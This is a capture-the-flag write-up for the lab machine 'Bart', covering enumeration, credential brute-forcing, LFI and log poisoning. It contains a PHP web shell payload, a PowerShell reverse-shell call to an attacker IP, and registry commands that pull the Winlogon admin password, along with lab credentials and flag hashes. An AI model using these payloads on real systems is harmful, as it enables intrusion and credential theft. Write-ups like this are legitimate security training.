Bart

Synopsis

Bart focuses on proper enumeration techniques. There are several security policies in place which can increase the difficulty for those who are not familiar with Windows environments.

Skills

- Knowledge of Windows
- Knowledge of Powershell
- Troubleshooting web fuzzing tools
- Enumerating potential credential combination
- Enumerating subdomains
- Revving open source software for changes and vulnerabilities
- Log poisoning
- Pass the hash technique without direct access to the SMB

Exploitation


As always we start with the nmap to check what services/ports are open

```
└─# nmap -A 10.10.10.81
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-06 05:37 EDT
Nmap scan report for 10.10.10.81 (10.10.10.81)
Host is up (0.10s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Did not follow redirect to http://forum.bart.htb/
|_http-server-header: Microsoft-IIS/10.0
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10 (85%), FreeBSD 6.X (85%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:freebsd:freebsd:6.2
Aggressive OS guesses: Microsoft Windows 10 (85%), FreeBSD 6.2-RELEASE (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

TRACEROUTE (using port 80/tcp)
HOP RTT      ADDRESS
1   89.80 ms 10.10.14.1 (10.10.14.1)
2   89.78 ms 10.10.10.81 (10.10.10.81)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.72 seconds
```


We have only one port open, so let start from there
Opening a web browser gives us the mock company page



OUR SERVICES


P S D

Let’s review the publicly available source code of the page




And we found a name of the developer”Harvey Potter”, let’s save it for later

At this point we reached the dead end, so let’s run dirb to find hidden files and directories on http://bart.htb




And after a while we found /monitor directory

Opening it in the browser presents us with a login page




We can assume that the developer “Harvey Potter” has an access to the service monitor software but to be sure let’s perform a username enumeration on the forgot password page

When we type a user that does not exist the following error message is returned “The provided username could not be found”




But when we type harvey got “An email has been sent”




Thus we successfully performed user enumeration and confirmed that user harvey does exist

In that case let’s try the following credentials combination on the login page

Username: harvey
Password: potter




And we got in




Let’s check the “server” directory

And we found another subdomain




Accessing that subdomain presented us with another login page, Try the previous credential combination did not work, thus we used intruder module of the BurpSuite to perform brute-force attack, and we found a valid credential combination

Username: harvey
Password: Password1




After login, we can see something looking like an internal chat
Analysing the conversation did not provide any important information, yet those we found while checking the publicly available source code



In the source code of the chat we found a location of the file /log.php


```
<script>
    function saveChat() {
        // create a serialized object and send to log_chat.php. Once done hte XHR request, alert "Done"
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = function() {
        if (xhr.readyState == XMLHttpRequest.DONE) {
            alert(xhr.responseText);
        }
    }
    xhr.open('GET', 'http://internal-01.bart.htb/log/log.php?filename=log.txt&username=harvey', true);
    xhr.send(null);
    alert("Done");
    }
```

Accessing that exact location, presented us with nothing but a blank page with a number 1



1

Capturing the request in BurpSuite and modifying value of “filename” provided us with error message disclosing location of the IIS web server logs on the system
Let’s use this location as a value for the filename parameter to check if we can access those log




And we successfully accessed the web server logs what confirms the parameter is vulnerable to LFI (local file inclusion)

If we can use LFI to access web server logs, we can poison those logs to get a code execution

In the header “User-Agent” , we typed the following payload


<?php system($_GET[‘cmd’])?>

And then append extra parameter “cmd” to the get request




And we poisoned web server logs and got a remote command execution on the server

Now, let’s get a reverse shell on the system



And we are on the system as “iusr”

In order to escalate our privileges, first of all let’s check if we are in 64 bit process



and , yes we are in 64 bit process, in that case we can check and extract default usernames and default passwords stored in the memory

```
$DefaultUsername=$(Get-ItemProperty -Path "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\WinLogon" -Name DefaultUsername -ErrorAction SilentlyContinue).
DefaultUsername
PS C:\inetpub\wwwroot\internal-01\log> echo $DefaultUsername
Administrator
PS C:\inetpub\wwwroot\internal-01\log>
```

And we have and Administrator user stored in the memory as a default user

Now , for the password

```
PS C:\inetpub\wwwroot\internal-01\log> $DefaultPassword=$(Get-ItemProperty -Path "HKLM:\Software\Microsoft\Windows NT\CurrentVersion\WinLogon" -Name DefaultP
assword -ErrorAction SilentlyContinue).DefaultPassword
PS C:\inetpub\wwwroot\internal-01\log> echo $DefaultPassword
3130438f31186fbaf962f407711faddb
PS C:\inetpub\wwwroot\internal-01\log>
```

With Administrator credentials we can now “Invoke-Commands” with the elevated privileges

```
PS C:\inetpub\wwwroot\internal-01\log> $pass=ConvertTo-SecureString "3130438f31186fbaf962f407711faddb" -AsPlainText -Force
PS C:\inetpub\wwwroot\internal-01\log> $creds=New-Object System.Managmeent.Automation.PSCredential(".\Administrator",$pass)
PS C:\inetpub\wwwroot\internal-01\log> Invoke-PowerShellTcp : Cannot find type
[System.Managmeent.Automation.PSCredential]: verify that the assembly
containing this type is loaded.
At line:128 char:1
+ Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.42 -Port 5555
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : NotSpecified: (:) [Write-Error], WriteErrorExcep
   tion
    + FullyQualifiedErrorId : Microsoft.PowerShell.Commands.WriteErrorExceptio
   n,Invoke-PowerShellTcp


PS C:\inetpub\wwwroot\internal-01\log> $creds=New-Object System.Management.Automation.PSCredential(".\Administrator",$pass)
PS C:\inetpub\wwwroot\internal-01\log> hostname
BART
PS C:\inetpub\wwwroot\internal-01\log> Invoke-Command -ComputerName BART -Credential $creds -ScriptBlock {Whoami}
bart\administrator
PS C:\inetpub\wwwroot\internal-01\log> Invoke-Command -ComputerName BART -Credential $creds -ScriptBlock {type C:\Users\Administrator\Desktop\root.txt}
50ca8e25283d3a067478da6b100e1df0
PS C:\inetpub\wwwroot\internal-01\log>
```